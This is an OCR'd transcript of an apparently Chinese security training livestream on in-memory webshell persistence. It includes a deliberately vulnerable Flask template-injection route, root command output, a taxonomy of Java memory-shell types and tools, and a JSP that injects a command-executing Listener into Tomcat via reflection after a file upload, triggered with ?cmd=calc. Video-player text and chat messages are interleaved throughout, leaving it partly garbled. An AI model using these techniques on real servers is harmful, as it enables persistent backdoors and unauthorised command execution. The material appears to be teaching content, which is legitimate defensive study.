@app.route('/test',methods=['GET', 'POST'])
def test():
template = '''

<h1>Oops! That page doesn't exist.</h1>
<h3>%s</h3>

''' %(request.values.get('param'))
return render_template_string(template)
if __name__ == '__main__':
app.run(host='0.0.0.0',port=5000)
root@xiaodi:~#
向对方主机写入一个flask框架的py文件
self-educated


暂停播放
def test():
template = '''
Oops! That page doesn't exist.
None
向目标主机写入内存马


暂停播放


<h1>Oops! That page doesn't exist.</h1>
uid=0(root) gid=0(root) groups=0(root)
此时可以执行shell命令


```
python内存马无法看到这个文件。
```


3.3 权限维持-Web-内存马-JAVA


```
1、按攻击思路，大致分为：
-Java Instrumentation类（Agent型）
-Servlet-api类（Servlet型、Filter型、Listener型）
-Spring类（Controller型、Interceptor型）
2、按注入的对象分为：tomcat、weblogic、shiro等类型。
演示：
1、Servlet-api类（Servlet型、Filter型、Listener型）
2、哥斯拉，冰蝎内存马功能使用
```


（1）利用文件上传漏洞植入后门，上传内存马，进行权限维持：





暂停播放
21:09
self-educated
正在讲话: 小迪安全;
20 : 31
Upload
新建
排序
查看
软件 (D:) › apache-tomcat-9.0.68 › webapps › upload_demo_war › Upload
在 Upload 中搜索
此电脑
视频
图片
文档
下载
音乐
桌面
系统 (C:)
软件 (D:)
个人 (E:)
名称
修改日期
类型
大小
AddListener.jsp
2022/11/11 20:31
Java Server Page...
2 KB
w.jsp
2022/11/11 20:30
Java Server Page...
4 KB
2 个项目 | 选中 1 个项目 1.30 KB
上传一个后门文件
结束进程就行了吧
Grin122446846
没环境就喝了
Orion
父啦斯克
易木
服务代码
孤独患者
要是吧这个python的脚本删除就解
发送至: 所有人
ev剪辑
20:31
2022/11/11


暂停播放
21:42
正在讲话: 小迪安全;
<%@ page import="org.apache.catalina.core.ApplicationContext" %>
<%@ page import="org.apache.catalina.core.StandardContext" %>
<%
Object obj = request.getServletContext();
java.lang.reflect.Field field = obj.getClass().getDeclaredField("context");
field.setAccessible(true);
ApplicationContext applicationContext = (ApplicationContext) field.get(obj);
//获取ApplicationContext
field = applicationContext.getClass().getDeclaredField("context");
field.setAccessible(true);
StandardContext standardContext = (StandardContext) field.get(applicationContext);
//获取StandardContext
ListenerDemo listenerdemo = new ListenerDemo();
//创建能够执行命令的Listener
standardContext.addApplicationEventListener(listenerdemo);
%>
<%!
public class ListenerDemo implements ServletRequestListener {
localhost:8080/upload_demo_war/upload.action
成功
该jsp脚本能够进行命令执行
Orion
父啦斯克
易木
服务代码
孤独患者
要是吧这个python的脚本删除就解
thanksgiving
前面免杀部分的后面的内容算内存
发送至: 所有人


暂停播放
23:15
正在讲话: 小迪安全;
20 : 33
localhost:8080/upload_demo_war/Upload/AddListener.jsp?cmd=calc
访问该文件进行命令执行
计算器
标准
0
Orion
父啦斯克
易木
服务代码
孤独患者
要是吧这个python的脚本删除就解
thanksgiving
前面免杀部分的后面的内容算内存
发送至: 所有人
20:33
2022/11/11





1 原因是在代码中监听器做了额外解析，每次访问都优先经过监听器。

资源：

```
#其他内存马：
ASPX 内存马
WebSocket 内存马
https://www.secpulse.com/archives/190549.html
```